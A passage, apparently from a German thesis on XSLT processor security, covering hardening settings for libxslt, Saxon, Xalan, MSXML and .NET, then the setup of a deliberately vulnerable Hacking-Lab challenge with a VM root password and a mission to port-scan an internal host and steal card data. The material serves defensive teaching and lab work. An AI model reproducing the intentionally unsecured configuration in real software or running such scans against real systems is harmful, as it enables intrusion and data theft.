Die default Konfiguration von PHP ist `XSL_SECPREF_WRITE_FILE | XSL_SECPREF_WRITE_NETWORK | XSL_SECPREF_CREATE_DIRECTORY`, was dem Wert 44 entspricht. Das heisst, standardmässig wird das Schreiben von Dateien, das Schreiben auf Netzwerkressourcen und das Erstellen von Verzeichnissen unterbunden. Das Lesen von lokalen und remote Dateien ist somit standardmässig erlaubt. Möchte man alle Funktionen erlauben, kann man den Wert `XSL_SECPREF_NONE` (0) verwenden.

Perl

In Perl kann ein neues Objekt erstellt werden, auf dem man für jedes Security Feature von libxslt ein Callback definieren kann, welcher aufgerufen wird, sobald das angegebene Feature aufgerufen wird. Dieses Objekt kann danach der Instanz vom XSLT Prozessor an die Methode `register_callback` übergeben werden [50].

Um beispielsweise das Feature „Lesen von lokalen Dateien“ zu verbieten, übergibt man der `register_callback` Methode ein Callback zum Feature `read_file`:

```
my $security = XML::LibXSLT::Security->new();
$security->register_callback( read_file  => sub { return 0; } );
$xslt->security_callbacks( $security );
```

Listing 8.2: Callback Functionn in Perl um Dateien lesen zu verbieten

Hierbei steht `0` für `false`, also verboten. Versucht jetzt eine XSL Datei über die `document()` Funktion eine weitere XML Datei zu lesen, erscheint eine Fehlermeldung mit dem Inhalt `read rights for dateiname.xml denied`:

```
runtime error: file read_local_files_document.xsl element value-of
Local file read for dummy.html refused
runtime error: file read_local_files_document.xsl element value-of
xsltLoadDocument: read rights for dummy.html denied
 at ./wrapper_libxslt.pl line 22.
```

Total können folgende Aktionen Funktionen registriert werden:

- `read_file`: Lesen von Dateien erlauben/verbieten
- `write_file`: Schreiben von Dateien erlauben/verbieten
- `create_dir`: Erstellen von Verzeichnissen erlauben/verbieten
- `read_net`: Lesen von Netzwerkressourcen erlauben/verbieten
- `write_net`: Schreiben auf Netzwerkressourcen erlauben/verbieten

In Perl sind also alle security Features von libxslt konfigurierbar.

Python

In Python gibt es keine Möglichkeit die security Features zu konfigurieren.

Wrapper `xsltproc`

Der Wrapper `xsltproc`, welcher mit libxslt ausgeliefert wird, bietet folgende Konfigurationsoptionen:

- `--nonet`: Verbiete den Netzwerkzugriff
- `--nowrite`: Verbiete das Schreiben von Dateien
- `--nomkdir`: Verbiete das Erstellen von Verzeichnissen

In `xsltproc` gibt es keine Option um das Lesen von lokalen Dateien zu beeinflussen.

8.2.2. Nicht behebbare Verwundbarkeiten

Folgende Verwundbarkeiten lassen sich nicht beheben:

- Information Exposure: `system-property` (XSLT 1.0)

8.2.3. Security Feature: Dateien lesen verbieten

Über das security Feature `readFile` werden folgende Verwundbarkeiten behoben:

- Read Files: `document()`

In PHP muss die Funktion `XsltProcessor::setSecurityPrefs` das Bit der Konstante `XSL_SECPREF_READ_FILE` übergeben werden.

Versucht man jetzt eine Datei einzulesen, gibt libxslt die Fehlermeldung `xsltLoadDocument: read rights for dummy.html denied` aus.

Im Wrapper `xsltproc` kann das Lesen von lokalen Dateien nicht deaktiviert werden.

8.2.4. Security Feature: Netzwerkverkehr verbieten

Über das security Feature `readNet` werden folgende Verwundbarkeiten behoben:

- Information Exposure: Portscan
- Read Files: FTP Zugriff / Bruteforce

In PHP muss die Funktion `XsltProcessor::setSecurityPrefs` das Bit der Konstante `XSL_SECPREF_READ_NETWORK` übergeben werden.

Versucht man jetzt eine Datei einzulesen, gibt libxslt die Fehlermeldung `xsltLoadDocument: read rights for http://sasrv:22/ denied` aus.

Dem Wrapper `xsltproc` kann das Lesen von Netzwerkressourcen mit der Option `--nonet` deaktiviert werden.

8.2.5. Security Feature: Dateien schreiben verbieten

Über das security Feature `writeFile` werden folgende Verwundbarkeiten behoben:

- Write Files: `exsl:document`

In PHP muss die Funktion `XsltProcessor::setSecurityPrefs` das Bit der Konstante `XSL_SECPREF_WRITE_FILE` übergeben werden. In PHP ist dies standardmässig aktiviert.

Versucht man eine Datei zu schreiben, gibt libxslt die Fehlermeldung `xsltDocumentElem: write rights for local_file.txt` aus.

Dem Wrapper `xsltproc` kann das Lesen von Netzwerkressourcen mit der Option `--nonet` deaktiviert werden.

8.2.6. Externe Entitäten (XXE) deaktivieren

Das deaktivieren von XXE ist Aufgabe des XML Parsers und nicht vom XSLT Prozessor. In libxslt wird libxml als XML Parser verwendet. Standardmässig ist das Laden von externen Entitäten in libxml deaktiviert.

Der Wrapper `xsltproc` aktiviert in libxml das Laden der externen Entitäten und bietet keine Option um dies explizit zu verhindern. Mit der Option `--nonet` kann zwar das Lesen von externe Entitäten über eine Netzwerkressource verhindert werden. Deshalb lässt sich damit folgende Verwundbarkeit beheben:

- Read Files: HTTP Zugriff mittels XXE

Das Lesen von lokalen Dateien kann in `xsltproc` jedoch nicht konfiguriert werden. Deshalb lässt folgende Verwundbarkeit in `xsltproc` nicht beheben:

- Read Files: XXE in XSL

8.2.7. Include External Stylesheets deaktivieren

Da das Laden der externen Stylesheets die Aufgabe des XML Parsers ist, kann dies nicht im XSLT Prozessor deaktiviert werden, da der XML Parser separat konfiguriert werden muss. In `xsltproc` kann mit dem Kommandozeilenparametern `--nonet` der XML Parser konfiguriert werden.

Somit kann folgende Verwundbarkeit zwar für `xsltproc`, aber nicht für libxslt selber behoben werden:

- Include External Stylesheets: `xsl:include` / `xsl:import`

8.3. Saxon-HE und Saxon-EE

8.3.1. Konfiguration von Saxon

Saxon-HE und Saxon-EE lassen sich auf die gleich Weise konfigurieren. Deshalb werden diese im selben Kapitel beschreiben.

Die Transformation in Saxon funktioniert grundsätzlich so, dass man zuerst die XML und die XSL Datei einliest und danach über eine Factory Klasse einen neuen Transformer für die XSL Datei erstellt. Diesem Transformer kann die gewünschte XML Datei übergeben werden, welche gemäss der XSL Datei transformiert wird.

Um die Verwundbarkeiten des XSLT Prozessors zu beheben, können Configuration Features in der Factory Klasse konfiguriert werden [62]. Features können über URIs wie `http://saxon.sf.net/feature/allow-external-functions` oder über den dazugehörigen symbolischen Namen wie `FeatureKeys.ALLOW_EXTERNAL_FUNCTIONS` der Methode `setConfigurationProperty(name, value)` übergeben und somit konfiguriert werden. Einige Optionen können zudem als Kommandozeilenparameter direkt an die JAR Datei mitgegeben werden.

Eine Liste mit allen Optionen ist in der Dokumentation der Configuration Features [59] und in der API Beschreibung der Klasse `FeatureKeys` [49] ersichtlich.

Saxon verwendet standardmässig den XML Parser, welcher mit Java ausgeliefert wird. Mit dem JDK von Oracle ist dies eine abgespeckte Version von Apache Xerces. Saxonica empfiehlt die Nutzung von Apache Xerces, da der mitausgelieferte Parser von Java bekannte Bugs aufweist [60].

8.3.2. Nicht behebbare Verwundbarkeiten

Folgende Verwundbarkeiten lassen sich nicht beheben:

- Information Exposure: `system-property` (XSLT 1.0)
- Information Exposure: `system-property` (XSLT 2.0)

8.3.3. Eigenen `URIResolver` definieren

Die Funktion `xsl:include`, `xsl:import` oder `document()` lässt sich nicht direkt deaktivieren. Diese Funktionen rufen jedoch zuerst einen `URIResolver` auf, welcher die angegebene URI auflöst [59]. Durch die Implementation eines eigenen `URIResoler` ist es möglich folgende Verwundbarkeiten zu beheben:

- Information Exposure: Portscan mit `document()`
- Read Files: `document()`
- Read Files: FTP Zugriff / Bruteforce
- Externe Stylesheets: `xsl:include` / `xsl:import`
- Read Files: Lesen von UNC Pfad (Windows)

Wird eine dieser Funktionen aufgerufen, wird die URI durch den `URIResolver` aufgelöst. Die Klasse, welche den `URIResolver` implementiert, liefert eine `Source` zurück, welche der XSLT Prozessor als Input verwendet. Der `URIResolver` kann Überprüfungen durchführen, ob eine Datei inkludiert werden darf oder nicht. Als Beispiel zeigt folgender `URIResolver`, dass sich nur XSL Dateien einbinden lassen, welche sich im Verzeichnis `/var/www/styles/` befinden.

```
public class SecureURIResolver implements URIResolver {
  @Override
  public Source resolve(String href, String base) throws TransformerException {
    URL url = null;
    String secureHref = href;
    String securedir = "/var/www/styles/";
    try {
      url = new URL(secureHref);
    } catch (MalformedURLException e) {
      secureHref = "file://" + href;
    }
    try {
      url = new URL(secureHref);
    } catch (MalformedURLException e) {
      e.printStackTrace();
    }
    String fileName = url.getFile();
    secureHref += fileName.substring(fileName.lastIndexOf('/') + 1, fileName.↙
        length());
    return new StreamSource(securedir + secureHref);
  }
}
```

Listing 8.3: Eigener `URIResolver` in Java

In Java kann ein instanzierter `URIResolver` der `TransformerFactory` Klasse übergeben werden, damit nur noch auf erlaubte URIs zugegriffen werden kann:

```
URIResolver resolver = new SecureURIResolver();
TransformerFactory tFactory = TransformerFactory.newInstance();
tFactory.setURIResolver(resolver);
Transformer transformer = tFactory.newTransformer(xsl);
transformer.transform(xml, new StreamResult(new OutputStreamWriter(System.out)));
```

Listing 8.4: Verwendung des `SecureURIResolver`

8.3.4. Eigenen `UnparsedTextURIResolver` definieren

Der `URIResolver` kann nur für XML Dateien verwendet werden. Mit der Funktion `unparsed-text()` kann man aber auch beliebig andere Dateien einlesen. Um die URI dieser Ressource zu bestimmen, wird ein `UnparsedTextURIResolver` aufgerufen. Wie beim `URIResolver` kann man auch hier selber eine Implementation angeben.

Damit lassen sich folgende Verwundbarkeiten beheben:

- Read Files: `unparsed-text()`
- Read Files: HTTP Zugriff (mit `unparsed-text()`)
- Portscan mit (`unparsed-text`) (XSLT 2.0)

Folgender `UnparsedTextURIResolver` lässt nur Dateien aus dem Verzeichnis `/var/www/data` einbinden:

```
public class SecureUnparsedTextURIResolver implements UnparsedTextURIResolver {

    @Override
    public Reader resolve(URI absoluteURI, String encoding, Configuration config)
                    throws XPathException {
        String secureHref = "/var/www/styles/";

        String fileName = absoluteURI.getPath();
        secureHref += fileName.substring(fileName.lastIndexOf('/')
                      + 1, fileName.length());

        try {
            return new FileReader(secureHref);
        } catch (FileNotFoundException e) {
            e.printStackTrace();
        }
        return null;
    }

}
```

Listing 8.5: Eigener `UnparsedTextURIResolver` in Java

Dazu wird der Dateiname aus dem Pfad extrahiert und dem fix definierten Verzeichnisnamen `/var/www/data` angehängt. Dies wird als neuer `FileReader` zurückgegeben.

In Java kann ein instanzierter `UnparsedTextURIResolver` der `TransformerFactory` Klasse übergeben werden, damit nur auf erlaubte URIs zugegriffen werden kann. Da Java standardmässig diese Methode nicht zur Verfügung stellt, muss diese auf einem `Controller` Objekt ausgeführt werden, welche von Saxon implementiert wurde. Entweder erstellt man direkt statt einem `Transformer` einen `Controller`, oder man castet den `Transformer` zu einem `Controller`:

```
SecureUnparsedTextURIResolver unparsedtextresolver = new ↙
    SecureUnparsedTextURIResolver();

TransformerFactory tFactory = TransformerFactory.newInstance();
Transformer transformer = tFactory.newTransformer(xsl);
((Controller)transformer).setUnparsedTextURIResolver(unparsedtextresolver);
transformer.transform(xml, new StreamResult(new OutputStreamWriter(System.out)));
```

Listing 8.6: Verwendung des `SecureUnparsedTextURIResolver`

8.3.5. Externe Entitäten deaktivieren

Durch das Deaktivieren von externen Entitäten können folgende Verwundbarkeiten behoben werden:

- Read Files: XXE in XSL
- Read Files: HTTP Zugriff (XXE in XSL)

Der verwendete XML Parser muss entsprechend konfiguriert werden, dass er externe Entitäten unterbindet. Der XML Parser kann nicht direkt über die Kommandozeilenparameter gesteuert werden. Deshalb hier ein Beispiel mit Java Code:

```
SAXParserFactory spf = SAXParserFactory.newInstance();
spf.setFeature("http://xml.org/sax/features/external-general-entities", false);
spf.setFeature("http://xml.org/sax/features/external-parameter-entities", false);
SAXParser saxParser = spf.newSAXParser();
XMLReader reader = saxParser.getXMLReader();

Source xml = new SAXSource(reader, new InputSource("foo.xml"));
Source xsl = new SAXSource(reader, new InputSource("foo.xsl"));

TransformerFactory tFactory = TransformerFactory.newInstance();
Transformer transformer = tFactory.newTransformer(xsl);
transformer.transform(xml, new StreamResult(new OutputStreamWriter(System.out)));
```

Listing 8.7: Externe Entities deaktivieren

Als erstes wird ein neuer XSL Parser instanziert, welcher über die Methode `setFeature` konfiguriert wird. Diese zwei Methdoenaufrufen sagen dem Parser, dass er keine externe Entitäten nachladen darf [55]. Über den `XMlReader` kann man später die XML und die XSL Datei einlesen.

8.3.6. Externe Funktionen deaktivieren

Über das Configuration Feature `ALLOW_EXTERNAL_FUNCTIONS` (= http://saxon.sf.net/feature/allow-external-functions) können folgende Funktionen deaktiviert werden [13]:

- Ausführen von Java code
- Die Java Funktion `system-property()`
- Deaktivieren der `xsl:result-document` Instruktion
- Deaktivieren von XSLT Erweiterungen

Somit werden folgende Verwundbarkeiten behoben

- Information Disclosure: Java `System.getProperty()`
- Read Files: `file:list`

- Write Files: `xsl:result-document` (XSLT 2.0)
- Write Files: `file:create-dir`
- Write Files: `file:append-text`
- Code Execution

Der XSLT Prozessor reagiert in einem Fehlerfall folgendermassen:

```
narbeit_eduss_rbischof/Dokumentation/beispiele/tests/write_local_files_result-↙
    document.xsl
Starte...
Error at xsl:result-document on line 8 column 48 of write_local_files_result-↙
    document.xsl:
  xsl:result-document is disabled when extension functions are disabled
Exception in thread "main" javax.xml.transform.TransformerConfigurationException:↙
     Failed to compile stylesheet. 1 error detected.
        at net.sf.saxon.PreparedStylesheet.prepare(PreparedStylesheet.java:249)
        at net.sf.saxon.TransformerFactoryImpl.newTemplates(↙
            TransformerFactoryImpl.java:142)
        at net.sf.saxon.TransformerFactoryImpl.newTransformer(↙
            TransformerFactoryImpl.java:97)
        at SaxonWrapper_URIResolver.main(SaxonWrapper_URIResolver.java:43)
```

8.4. Xalan-J

Um Xalan zu konfigurieren, muss dieser aus einem Java Programm angesprochen und konfiguriert werden. Dazu werden eine TransformerFactory und eine DocumentBuilderFactory zur Verfügung gestellt, auf welcher man die Konfiguration vornehmen kann. Folgend ist die Packagedefinition der beiden Klassen aufgeführt:

```
import javax.xml.parsers.DocumentBuilderFactory;
import javax.xml.transform.TransformerFactory;
```

8.4.1. Setzen des Features `FEATURE_SECURE_PROCESSING`

Mit dem Setzen des Features `FEATURE_SECURE_PROCESSING` [21] auf der Transformer Factory können folgende Verwundbarkeiten beseitigt werden:

- Information Exposure: Java System.getProperty()
- Code Execution
- Write Files mit redirect:write
- Information Exposure: xalan:checkEnvironment()

Um das Feature `FEATURE_SECURE_PROCESSING` zu setzen kann so vorgegangen werden:

```
TransformerFactory tFactory = TransformerFactory.newInstance();
tFactory.setFeature(XMLConstants.FEATURE_SECURE_PROCESSING, true);
```

8.4.2. Eigenen URIResolver definieren

Mit einem eigenen URIResolver können folgende Verwundbarkeiten geschlossen werden:

- Read Files: UNC Pfad (Windows)
- Read Files: document()
- Information Exposure: Portscan mit document()
- FTP Zugriff
- Externe Stylesheets: include()

Dabei wird im URIResolver zum Beispiel nur der Dateiname des angegebenen Pfades genommen und auf ein Directory gemappt in welchem man die eigenen Stylesheets abgelegt hat. Die Programmierung und Verwendung ist genau gleich wie unter Saxon im Kapitel 8.3.3.

8.4.3. Information Exposure: `system-property`

Diese Funktion lässt sich nicht deaktivieren.

8.4.4. Read Files: XXE

Um externe Entitäten zu unterbinden, muss auf der DocumentBuilderFactory das Feature `http://xml.org/sax/features/external-general-entities` [22] gesetzt werden und eine Source für die Weiterverwendung mit dem Transformer erstellt werden.

```
DocumentBuilderFactory docFactory = DocumentBuilderFactory.newInstance();
docFactory.setFeature("http://xml.org/sax/features/external-general-entities", ↙
    false);
DocumentBuilder docBuilder = docFactory.newDocumentBuilder();
Document doc = docBuilder.parse("datei.xsl");
DOMSource source = new DOMSource(doc.getDocumentElement());
```

8.5. Xalan-C

8.5.1. Nicht behebbare Verwundbarkeiten

Folgende Verwundbarkeiten lassen sich nicht beheben:

- Information Exposure: `system-property` (XSLT 1.0)
- Information Exposure: Portscan mit `document()`
- Read Files: `document()`
- Read Files: UNC Pfad (Windows)
- FTP Zugriff
- Externe Stylesheets: `include()`

8.5.2. Read Files: XXE

Um externe Entitäten zu unterbinden, muss dies für den Xerces XML Prozessor gemacht werden und auch für Xalan selbst. Für Xerces können Properties auf dem Parser Objekt gesetzt werden.

Folgende Properties müssen gesetzt werden, damit weder Schemata noch externe Entitäten zugelassen werden.

```
XercesParserLiaison::DOMParserType  theParser;

theParser.setValidationScheme(xercesc::XercesDOMParser::Val_Never);
theParser.setDoNamespaces(false);
theParser.setDoSchema(false);
theParser.setLoadExternalDTD(false);
```

Listing 8.8: Schemas und externe Entitäten deaktivieren

Um externe Entitäten in Xalan zu unterbinden, muss ein eigener EntityResolver implementiert werden. Dieser muss dann eine leere InputSource zurückgeben anstatt die richtige Entität aufzulösen. Leider ist dies nur über diesen Workaround lösbar. In den API Referenzen von Xalan ist näheres dazu zu finden [18].

Dann kann der eigene EntityResolver wie folgt gesetzt werden:

```
XalanTransformer theTransformer;
theTransformer.setEntityResolver(MyEntityResolver);
```

Listing 8.9: Eigener EntityResolver festlegen

8.6. MSXML 4.0

In MSXML 4 können diverse Properties gesetzt werden. Um diese setzen zu können wurde das Beispielskript von MSDN benutzt, mit welchem man MSXML in JavaScript nutzt [8]. Dabei werden alle Einstellungen auf dem DOM Objekt gesetzt, welches mit folgender Zeile in Javascript erstellt werden kann:

```
xsl = new ActiveXObject("MSXML2.DOMDocument.4.0");
```

8.6.1. Nicht behebbare Verwundbarkeiten

Folgende Verwundbarkeiten lassen sich nicht beheben:

- Information Exposure: `system-property` (XSLT 1.0)
- Information Exposure: `msxml:version`
- Information Exposure: Portscan mit `document()`
- Externe Stylesheets: `include()`

8.6.2. Deaktivieren der `document()` Funktion

Mit der Deaktivierung können folgende Verwundbarkeiten geschlossen werden:

- Read Files: document()
- Read Files: UNC Pfad (Windows) (teilweise)
- FTP Zugriff (teilweise)

Dabei ist zu beachten, dass die mit (teilweise) markierten Verwundbarkeiten nicht komplett geschlossen werden. Zum Beispiel kann `xsl:include` genutzt werden um auf einen UNC Pfad zuzugreifen oder auf einen FTP Pfad zuzugreifen und auf diesen gar einen Bruteforceangriff zu starten.

Auf dem DOM Objekt muss das Property AllowDocumentFunction auf `false` gesetzt werden um den Zugriff auf die `document()` Funktion zu verbieten.

```
xsl.setProperty("'AllowDocumentFunction"', false);
```

8.6.3. Information Exposure: Portscan mit `document()`

Vgl. Kapitel 8.6.2. Jedoch ist nach Deaktivierung der `document()` Funktion immer noch ein Portscan zum Beispiel mit `xsl:import` möglich.

8.6.4. Read Files: XXE

Auf dem DOM Objekt kann das Property ProhibitDTD auf false gesetzt werden um Entitäten zu verbieten.

```
xsl.setProperty("'ProhibitDTD"', false);
```

8.6.5. Code Execution

Auf dem DOM Objekt kann das Property AllowXsltScript auf false gesetzt werden und somit die Ausführung von Script Code unterbunden werden.

```
xsl.setProperty("'AllowXsltScript"', false);
```

8.7. MSXML 6.0

8.7.1. Nicht behebbare Verwundbarkeiten

Folgende Verwundbarkeiten lassen sich nicht beheben:

- Information Exposure: `system-property` (XSLT 1.0)
- Information Exposure: `msxml:version`

8.8. .NET system.xml

Microsoft beschreibt auf einer Seite des Microsoft Developer Network wie man XSLT Tranformationen mit .Net am besten sichert [47]. Unsere zwei gefundenen Verwundbarkeiten können jedoch nicht deaktiviert werden.

8.8.1. Nicht behebbare Verwundbarkeiten

Folgende Verwundbarkeiten lassen sich nicht beheben:

- Information Exposure: `system-property` (XSLT 1.0)
- Information Exposure: `msxml:version`

9. Beispielanwendung: XS-HELL

Wir haben eine Beispielanwendung erstellt, welche es ermöglicht auf einer Webplattform einen Report aus einem XML mit XSL zu ziehen. Dabei wurde der Prozessor libxslt, welcher von PHP verwendet wird, absichtlich nicht konfiguriert. Dadurch soll gezeigt werden, dass in der Standardkonfiguration kritische Lücken vorhanden sind.

Die Aufgabe und die Musterlösung sind in Englisch geschrieben, da diese für das Hacking-Lab von Compass gedacht sind.

9.1. Aufbau

Der Webserver `xsalat.hacking-lab.com` stellt eine Webseite zur Generierung von Reports bereit. Der Datenserver ist kein separater Server, sondern ist nur ein weiterer Webserver auf der gleichen virtuellen Maschine. Dies ist im Kapitel 9.2 genauer beschrieben.

Auf dem Datenserver liegt die XML Datei `secret.xml` mit vertraulichen Kundendaten. Auf dem `xsalat` wurde eine Datei abgelegt, bei welcher vertrauliche Daten wie zum Beispiel Geburtsdatum oder Kreditkartennummer entfernt wurden. Im Szenario wird beschrieben, dass der Server regelmässig per Cronjob das `secret.xml` holt und die Daten herausfiltert. In Wirklichkeit ist die Datei mit den herausgefilterten Daten bereits vorbereitet.

Der logische Aufbau und die Funktion der Anwendung sieht wie folgt aus:



Abbildung 9.1.: Aufbau der Infrastruktur

9.2. Infrastruktur

Für die Hacking-Lab Challenge haben wir eine virtuelle Maschine in VirtualBox erstellt, welche wir als OVA (Open Virtualization Format) der Compass Security abgeben. Somit kann die Challenge einfach in die bestehende Infrastruktur integriert werden.

9.2.1. Virtuelle Maschine

Informationen zur virtuellen Maschine:

- Betriebssystem: Debian 7.7
- Hostname: `xsalat.hacking-lab.com`
- Benutzer `root` hat Passwort `xslt4pwn!`
- Benutzer `xslt` hat Passwort `xslt4pwn!`
- SSH Login ist für alle Benutzer aktiviert

9.2.2. Netzwerkkonfiguration

Der virtuellen Maschine müssen zwei Netzwerkinterfaces zugewiesen werden. Das erste Interface wird für die Anbindung ans Hacking-Lab benötigt. Wir haben dazu von der Compass Security Schweiz AG die IP Adresse `192.168.200.166` erhalten. Folgende Konfiguration wird dazu in der Datei `/etc/network/interfaces` eingetragen:

```
auto eth0
iface eth0 inet static
    address 192.168.200.166
    netmask 255.255.255.0
```

Für unsere Challenge benötigen wir zwei Webserver, welche sich in unterschiedlichen Netzen befinden. Im zweiten Netz, welches von aussen nicht erreichbar sein darf, läuft der zweite Webserver welcher die Datei `secret.xml` ausliefert. Dazu wird der virtuellen Maschine ein zweites Interface im `Not Attached` Modus zugewiesen, damit von aussen kein Netzwerkverkehr auf dieses Interface kann. Wir haben uns für das Netz `192.168.1.0/24` bzw. die IP Adresse `192.168.1.217` entschieden. Hierfür ist folgende Konfiguration nötig:

```
auto eth1
iface eth1 inet static
    address 192.168.1.217
    netmask 255.255.255.0
```

Um die Challenge zu lösen, muss ein Host in diesem internen Netzwerk gefunden werden. Beim Testen ist uns aufgefallen, dass die Host Discovery für die 254 Hosts mit 12 Minuten sehr lange dauert. Mit `tcpdump` konnten wir als Traffice nur ARP Requests feststellen, welche mit einem Zeitabstand von über 2.5 Sekunden relativ langsam nacheinander auftreten. Das ist so, weil der Host auf ARP Replays wartet. Um das lange Warten auf ARP Replys zu beheben, erstellten wir für die 253 Hosts (also das Netz 192.168.1.0/24 ohne den Host 192.168.217) ein Dummy-Eintrag in der ARP Tabelle. Jetzt werden zwar keine ARP Requests mehr ausgelöst, jedoch probiert der XSLT Prozessor wie bereits im Kapitel 6.2.7 detaillierter beschrieben, mehrmals die Verbindung aufzubauen. Das Durchprobieren der Hosts dauerte noch länger, da es bis zu 1.5 Minuten pro Host dauern kann. Durch eine `REJECT` Regel mit `iptables` konnten wir den gesamten Portscan auf 4 Minuten verkürzen, was jedoch bestimmt einige Benutzer des Hacking-Lab vorher abbrechen würden. Schlussendlich haben wir eine gute Lösung

gefunden: Wir fügen für jeden Host eine `unreachable` Route hinzu, damit weder ein ARP Request gesendet noch ein TCP Verbindungsaufbau versucht wird. Dazu wird beim Starten des Systems über die Datei `/etc/rc.local` das Skript `/usr/local/bin/nullroute` mit folgendem Inhalt aufgerufen:

```
#!/bin/bash

for i in {1..216} {218..254}
do
  /sbin/ip route add unreachable 192.168.1.$i
done
```

Die Hosts aus dem Netz 192.168.1.0/24 ausser 192.168.1.217 sind so nicht mehr erreichbar. Der XSLT Prozessor kann alle 254 Hosts unter einer Sekunde scannen.

9.2.3. Apache Webserver mit PHP

Die verwundbare Applikation wurde in PHP geschrieben, verwendet libxslt als XSLT Prozessor und wird über den Apache Webserver ausgeliefert. Hierfür musste folgende Software über die Paketverwaltung installiert werden: `apache2`, `php5`, `libapache2-mod-php5` und `php5-xsl`.

Das `DocumentRoot` wurde nicht verändert und ist somit unter `/var/www/`. Folgende Dateien werden dort abgelegt:

- `index.php`: Hauptseite
- `customers.xml`: XML Datei mit den öffentlichen Kundendaten
- `gender.xsl`: Beispiel XSL: Abfrage nach Geschlecht
- `top10cities.xsl`: Beispiel XSL: Abfrage nach Wohnort

Damit Fehlermeldungen von PHP angezeigt werden, muss dies in der PHP Konfiguration `/etc/php5/apache2/php.ini` mit der Option `display_errors = on` eingeschaltet werden. Dies ist für unsere Aufgabe wichtig, damit man für den Portscan anhand der Fehlermeldung auf existierende Hosts zurückschliessen kann.

Um die Challenge zu lösen, muss ein Portscan auf den Host 192.168.1.217 durchgeführt werden. Damit der Apache Webserver auf dieser Adresse nicht in den Listen Mode geht, muss in der Apache Konfigurationsdatei `/etc/apache2/ports.conf` die Zeile `Listen 192.168.200.166:80` als einzige `Listen` Direktive aktiv sein.

9.2.4. Nginx Webserver

Die geheime Datei `secret.xml` liegt im internen Netzwerk auf dem Webserver unter `http://192.168.1.217:963/secret.xml`. Damit wir nicht eine zweite virtuelle Maschine bereitstellen müssen, betreiben wir auf derselben Maschine zwei Webserver. Einfachheitshalber starten wir nicht eine zweite Instanz von Apache, sondern greifen auf den alternativen Webserver Nginx zurück. Nginx hört nur auf dem Interface `eth1`, welches von Aussen nicht erreichbar ist. So können wir ein internes Netzwerk simulieren. Die Konfiguration von Nginx muss für die `default` Site unter `/etc/nginx/sites-available/default` angepasst werden. Durch die Konfiguration `listen 192.168.1.217:963;` ist der Webserver nur auf dem internen Interface verfügbar.

Das `root` Verzeichnis wurde auf der Standardeinstellung `/usr/share/nginx/www` belassen und beinhaltet eine `index.html` Datei und die Datei `secret.xml`, welche die persönlichen Informationen der Kunden enthält.

9.3. Aufgabe

The HamsterWheel Insurance Ltd. company sells insurance contracts for hamster wheels. As an insurance company they possess confidential data which must not be accessed by every person. Threrefore their administrator has developed a report website on which it is possible to generate a report. The webserver gets the data from the dataserver. The webserver filters out the confidential data and stores only the uncritical data. You can access the report website with this link: `http://xsalat.hacking-lab.com`.

We provide you a figure to visualize the whole environment:



Abbildung 9.2.: Infrastructure Setup

The dataserver is located in the internal network `192.168.1.0/24` and is internally managed through the administrator using ssh. The File `secrelt.xml` is delivered through a webserver listening on a well-known port.

Your mission:

1. Find the internal dataserver.
2. Get access to the `secret.xml` file.
3. Send us the credit card number of the customer „Hubert Wühler“.

9.4. Musterlösung

The attack process is illustrated In figure 9.3.

